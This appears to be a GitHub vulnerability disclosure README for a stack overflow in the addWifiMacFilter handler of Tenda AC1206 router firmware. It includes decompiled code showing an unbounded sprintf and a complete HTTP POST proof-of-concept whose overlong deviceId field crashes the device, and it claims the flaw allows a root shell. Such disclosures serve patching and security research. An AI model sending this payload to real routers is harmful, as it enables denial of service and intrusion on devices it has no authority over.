Darry-lang1 Add files via upload ... on Aug 5 History

..

img	4 months ago
readme.md	4 months ago

readme.md

Tenda AC1206 (V15.03.06.23) has a stack overflow vulnerability

Overview

- Manufacturer's website information: https://www.tenda.com.cn
- Firmware download address : https://www.tenda.com.cn/download/detail-2766.html

Product Information

Tenda AC1206 V15.03.06.23, the latest version of simulation overview:

Vulnerability details

The Tenda AC1206 (V15.03.06.23) was found to have a stack overflow vulnerability in the addWifiMacFilter function. An attacker can obtain a stable root shell through a carefully constructed payload.

```
9   char mib_value[256]; // [sp+230h] [+230h] BYREF
10  char tmp[32]; // [sp+330h] [+330h] BYREF
11  char parm[256]; // [sp+350h] [+350h] BYREF
12
13  memset(mib_name, 0, sizeof(mib_name));
14  memset(mib_name5g, 0, sizeof(mib_name5g));
15  memset(mib_value, 0, sizeof(mib_value));
16  memset(tmp, 0, sizeof(tmp));
17  errCode = 1;
18  device_id = websGetVar(wp, "deviceId", byte_51B0B0);
19  device_mac = websGetVar(wp, "deviceMac", byte_51B0B0);
20  if ( isInMacTable(device_mac) )
21  {
22    errCode = 3;
23    goto LABEL_5;
24  }
25  memset(mib_value, 0, sizeof(mib_value));
26  GetValue("wl2g.ssid0.maclist_num", mib_value);
27  mac_filter_num = atoi(mib_value);
28  memset(mib_name, 0, sizeof(mib_name));
29  memset(mib_name5g, 0, sizeof(mib_name5g));
30  memset(mib_value, 0, sizeof(mib_value));
31  sprintf(mib_name, "wl2g.ssid0.maclist%d", mac_filter_num + 1);
32  sprintf(mib_name5g, "wl5g.ssid0.maclist%d", mac_filter_num + 1);
33  sprintf(mib_value, "%s;%d;%s", device_mac, 1, device_id);
```


In the `addWifiMacFilter` function,the `device_mac` we entered (the value of `deviceMac`) and the `device_id` we entered (the value of `deviceId`) are formatted with the `sprintf` function, spliced with `%s;%d;%s` strings, and saved to `mib_value` . It is not secure, as long as the size of the data we enter is larger than the size of `mib_value` , it will cause a stack overflow.

Recurring vulnerabilities and POC


In order to reproduce the vulnerability, the following steps can be followed:

1. Boot the firmware by qemu-system or other ways (real machine)
2. Attack with the following POC attacks


```
POST /goform/addWifiMacFilter HTTP/1.1
Host: 192.168.0.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:103.0) Gecko/20100101
Firefox/103.0
Accept: */*
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded;
Content-Length: 336
Origin: http://192.168.0.1
DNT: 1
Connection: close
Referer: http://192.168.0.1/index.html
Cookie: ecos_pw=eee:language=cn

deviceMac=a&deviceId=aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
```



By sending this poc, we can achieve the effect of a denial-of-service(DOS) attack .



As shown in the figure above, we can hijack PC registers.



Finally, you also can write exp to get a stable root shell.